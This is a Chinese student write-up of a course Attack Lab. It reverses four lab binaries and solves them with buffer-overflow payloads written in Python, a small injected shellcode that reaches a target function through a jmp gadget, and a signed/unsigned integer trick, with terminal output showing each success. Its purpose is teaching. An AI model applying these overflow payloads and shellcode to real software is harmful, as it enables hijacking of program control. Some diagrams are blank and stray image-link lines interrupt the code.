

题目解决思路

Problem 1:

- 分析：

先看看这题对应的 C 代码：

```
void func(char *s) {
    char buffer[8];
    strcpy(buffer, s);
}

void func1() {
    puts("Yes! I like ICS!");
    exit(0);
}

int main(int argc, char *argv[]) {
    char buf[256];

    puts("Do you like ICS?");

    if (argc != 2) {
        return 1;
    }

    // 一些分支和提示信息
}
```

func 在栈上开辟的 *buffer* 数组大小为 8 字节，但是 *payload* 最多可以有 256 字节，于是可以攻击。

根据汇编代码画出栈区示意图：

High

```
+-----+
|   return address   |
+-----+
|   saved %rbp       |
+-----+ <--- rbp
|                     |
|   buffer (8 bytes) | <--- rbp - 0x8
+-----+
|                     |
|   local variables  | <--- rbp - 0x18
|                     |
+-----+ <--- rsp = rbp - 0x20
```

Low

于是得到攻击方案：构造 16 字节的 *padding*，然后写入 `func1` 的地址作为新返回地址。这样函数执行后就可以跳转到 `func1` 并输出 `Yes! I like ICS!`。

- 解决方案：

代码如下：

```
padding = b"a" * 16
func1_address = b"\x16\x12\x40\x00\x00\x00\x00\x00" # func1 地址
payload = padding + func1_address
with open("ans1.txt", "wb") as f:
    f.write(payload)
print("Payload written to ans1.txt")
```

- 结果：

```
● schrieffer@Aurora:~/labs/attack-lab-JackXing875/p1$ ./problem1 ans.txt
Do you like ICS?
Yes! I like ICS!
```

Problem 2:

- 分析：

把几个核心的函数翻译成 C 代码：

```

void func(char *a) {
    char buffer[8];
    return memcpy(buffer, a, 0x38);
}

void func2(int a) {
    if (a != 1016) {
        printf("I think that you should give me the right number!\n");
        exit(0);
    }
    printf("Yes!I like ICS!\n");
    exit(0);
}


int main(int argc, char **argv) {
    char payload[268];
    // 和上一题差不多，核心部分也是从 argv[1] 读取字符串到 payload

    printf("Do you like ICS?\n");
    if (argc == 2) {
        // 一些分支
    }
}

```

思路和第一题是类似的。*payload* 的最大长度是 268 字节，但是 *buffer* 只有 8 字节。

栈帧示意图为：



于是我很自信地沿用了上一题的方案，结果发现错了。然后注意到 func2 要求参数值为 1016 才能输出答案。但是如果直接让 main 函数跳转到 func2，那么此时寄存器 %rdi 中的值是垃圾，必然报错。于是我们想到，那直接跳转到输出正确答案的分支是不是就可以了呢？

我们知道汇编代码

```
40124c: 48 8d 05 e8 0d 00 00    lea    0xde8(%rip),%rax
401253: 48 89 c7                mov    %rax,%rdi
401256: b8 00 00 00 00          mov    $0x0,%eax
40125b: e8 70 fe ff ff          call   4010d0 <printf@plt>
```

的功能是输出 "Yes!I like ICS!\n"，而 call 指令的本质是

```
push rip_next
jmp target
```

于是我们直接 call 到 0x40124c 处即可输出正确答案。

- 解决方案：

```
padding = b"a" * 16
func2_phase2 = b"\x4c\x12\x40\x00\x00\x00\x00\x00"
payload = padding + func2_phase2
with open("ans.txt", "wb") as f:
    f.write(payload)
print("Payload written to ans.txt")
```

- 结果：

```
● schrieffe@Aurora:~/labs/attack-lab-JackXing875/p2$ ./problem2 ans.txt
Do you like ICS?
Welcome to the second level!
Yes!I like ICS!
```

Problem 3:

- 分析：

首先将核心函数转换为 C 代码：

```


void func1(int num) {
    if (num != 0x72) {
        puts("Error answer!");
        exit(0);
    }
    puts("Your lucky number is 114");
}

void func(char *input) {
    char buffer[32]; // rbp - 0x20
    // 漏洞点: buffer只有32字节, 但拷贝了64 (0x40) 字节
    memcpy(buffer, input, 0x40);
    // ...
}

```

栈帧示意图为：

High



Low

我们的目标是执行 `func1`，但一方面，若直接跳转到 `func1` 的入口，由于寄存器 `%edi` 未被预先设置为 `114`，代码中的检查指令 `cmpl $0x72, -0x44(%rbp)` 会导致校验失败而直接退出；另一方面，若为了绕过检查而强行跳转到函数中间的字符串生成部分，程序会立即崩溃，因为该部分指令（如 `mov %rax, -0x40(%rbp)`）依赖 `%rbp` 寄存器来定位栈上的局部变量 `buffer`，然而我们必须覆盖栈上的 `saved %rbp`，由于 `ASLR` 存在，我们无从得知一个可以访问的栈区地址，只能填入无效的垃圾数据，这就导致 `%rbp` 指向错误的内存区域，引发程序崩溃。因此我们需要执行一段自定义的 `shellcode` 来设置参数并调用函数。

首先准备参数，考虑汇编代码

```

<shellcode>:      bf 72 00 00 00      mov    $0x72,%edi
<shellcode+0x5>:  b8 16 12 40 00      mov    $0x401216,%eax
<shellcode+0xa>:  ff d0              call   *%rax

```

于是确定了 shellcode 。

接下来解决栈随机化的问题。发现有一个非常神奇的函数 jmp_xs ：

```

40133c:  48 8b 05 cd 21 00 00      mov    0x21cd(%rip),%rax
401343:  48 89 45 f8              mov    %rax,-0x8(%rbp)
401347:  48 83 45 f8 10          addq   $0x10,-0x8(%rbp)
40134c:  48 8b 45 f8              mov    -0x8(%rbp),%rax
401350:  ff e0                  jmp    *%rax

```

可以发现， jmp_xs 调用了一个 saved_rsp + 0x10 位置的代码，而 saved_rsp 在 func 函数中被保存过，同时我们的 buffer 的起始位置就是 saved_rsp + 0x10。(这真是太棒子!) 总而言之， jmp_xs 的功能是跳转到 buffer 的起始位置 (rbp-0x20)。

于是思路就很清晰了：我们只需要在 buffer 开头放置 shellcode，然后填充垃圾数据直到 40 字节，最后将 func 的返回地址覆盖为 jmp_xs 的地址即可。

• 解决方案：

```

shellcode = b"\xbf\x72\x00\x00\x00\xb8\x16\x12\x40\x00\xff\xd0"
padding_len = 40 - len(shellcode)
padding = b"A" * padding_len
jmp_xs_addr = 0x401334
ret_addr = b"\x34\x13\x40\x00\x00\x00\x00\x00"
payload = shellcode + padding + ret_addr

with open("ans.txt", "wb") as f:
    f.write(payload)

print(f"Payload (len={len(payload)}) written to ans.txt")

```

• 结果：

```

(base) schrieffer@Aurora:~/labs/attack-lab-JackXing875/p3$ ./problem3 ans.txt
Do you like ICS?
Now, say your lucky number is 114!
If you do that, I will give you great scores!
Your lucky number is 114

```

Problem 4:

- 分析：

注意到函数开头部分有

```
136c:    64 48 8b 04 25 28 00      mov    %fs:0x28,%rax
1373:    00 00
1375:    48 89 45 f8              mov    %rax,-0x8(%rbp)
```

首先用 `%fs` 段寄存器指向的地址偏移 `0x28` 的位置加载到栈上 `%rbp - 8` 的位置上。在 *Linux* 系统中，`%fs` 通常用于访问线程局部存储，而由于栈随机化的存在，这个地址也是随机的。对应地，在函数结尾部分有：

```
140a:    48 8b 45 f8              mov    -0x8(%rbp),%rax
140e:    64 48 2b 04 25 28 00      sub    %fs:0x28,%rax
1415:    00 00
1417:    74 05                    je     141e <func+0xc1>
1419:    e8 b2 fc ff ff          call   10d0 <__stack_chk_fail@plt>
141e:    c9                       leave
141f:    c3                       ret
```

这段代码去除了之前存在栈中的 *canary* 并和原值做了一个比较，如果相同则正常返回，否则调用 `__stack_chk_fail`，抛出栈异常错误。这一套流程就实现了所谓的 *canary* 保护。

还是先将汇编代码翻译成对应的 C 代码：

```

void func1(void) {
    // __readfsqword 是栈保护 (canary)
    puts("great! I will give you great scores");
}

void func(unsigned int money) {
    int v2 = money;

    printf("your money is %u\n", money);

    if (money >= 0xFFFFFFFF) {
        for (unsigned int i = 0; i < 0xFFFFFFFF; i++)
            v2--;

        if (v2 == 1 && money == -1) {
            func1();
            exit(0);
        }

        puts("No! I will let you fail!");
    } else {
        puts("your money is not enough!");
    }
}

int main(int argc, char *argv[]) {
    unsigned int v3[4];
    char name_buf[45];
    char like_buf[32];
    char tmp_buf[56];

    v3[1] = -1;
    v3[2] = -1;
    v3[3] = -2000000096;

    puts("hi please tell me what is your name?");

    scanf("%s", name_buf + 13);

    strcpy(name_buf, "pakagxuwquoe");
    caesar_decrypt(name_buf, 12);

    puts("hi! do you like ics?");
}

```



```

scanf("%s", like_buf);

strcpy(tmp_buf, "urkagsuhqyqkgmzetuuiuxxsuhqkagsaaapeoadqe");
caesar_decrypt(tmp_buf, 12);

puts("if you give me enough yuanshi, I will let you pass!");

while (1) {
    scanf("%d", &v3[0]);
    func(v3[0]);
}
}

```

可以发现，主函数 main 中前段关于 name_buf 和 like_buf 的输入、strcpy 以及凯撒解密操作实际上一点用都没有。整个程序唯一能够输出通关信息 great! I will give you great scores 的入口位于 func1 函数中，而仅有 func 函数调用了 func1。

要使 func 成功调用 func1，必须同时满足两个条件：v2 == 1 且 money == -1。分析 func(unsigned int money) 的代码逻辑可以发现：

- 参数 money 类型为 unsigned int，而局部变量 v2 被初始化为 money，但类型为 int。
- money 的值直接来源于主函数中最后一次 scanf("%d", &v3[0]) 的输入。

若我们在最后阶段输入 -1：scanf 读入 -1，在内存中补码为 0xFFFFFFFF。对于 unsigned int money，该值被解释为最大无符号整数，满足 money >= 0xFFFFFFFF 的分支条件，同时也满足 money == -1（无符号比较时常量 -1 被转换为 0xFFFFFFFF）的最终检查条件。v2 作为 int 类型，初始值为 -1。程序进入循环 for (unsigned int i = 0; i < 0xFFFFFFFF; i++) v2--；。此处循环执行了 0xFFFFFFFF 次（即 $2^{32} - 2$ 次）自减操作。循环结束后 v2 等于 1，且 money 依然保持 (unsigned int) -1 (0xFFFFFFFF)。条件 if (v2 == 1 && money == -1) 成立，于是调用 func1 并输出正确答案。

综上所述，前面两个阶段输入什么并不重要，只要最后一阶段输入 -1 即可通过。

- **解决方案**：本题不需要 payload。
- **结果**：

```
● schrieffer@Aurora:~/labs/attack-lab-JackXing875/p4$ ./problem4
hi please tell me what is your name?
IKUN
hi! do you like ics?
yes
if you give me enough yuanshi,I will let you pass!
-1
your money is 4294967295
great!I will give you great scores
```

思考与总结

个人认为这是一个很棒的 lab 。这几道题本身并不难，也很有趣味性。这几道题的思路是一脉相承的，但是思维难度逐渐加深，让我很好地巩固了汇编与栈溢出的基础知识，也了解了基础的攻击与防御手段。同时，有些题目 (比如第三题) 显然有不只一种解法，我在选取最优方案的过程中也收获了很多经验与乐趣。但几道题目的难度似乎还是略低 (这似乎是好事啊!)，如果能有一些与栈溢出攻击有关的拓展知识加入题目就更好了 (比如书上提到的 `nop sled`)。

总而言之，这是一个很棒的 lab 。赞美助教！

参考资料

- [更适合北大宝宝体质的 Attack Lab 踩坑记](#)

PKU 的 AttackLab ，最开始的时候阅读这篇博客做了一个简单的入门 (虽然与我们的 AttackLab 没有太大关系)

- [栈溢出原理](#)

一些 ROP 的基础知识，对于 Problem3 有一定帮助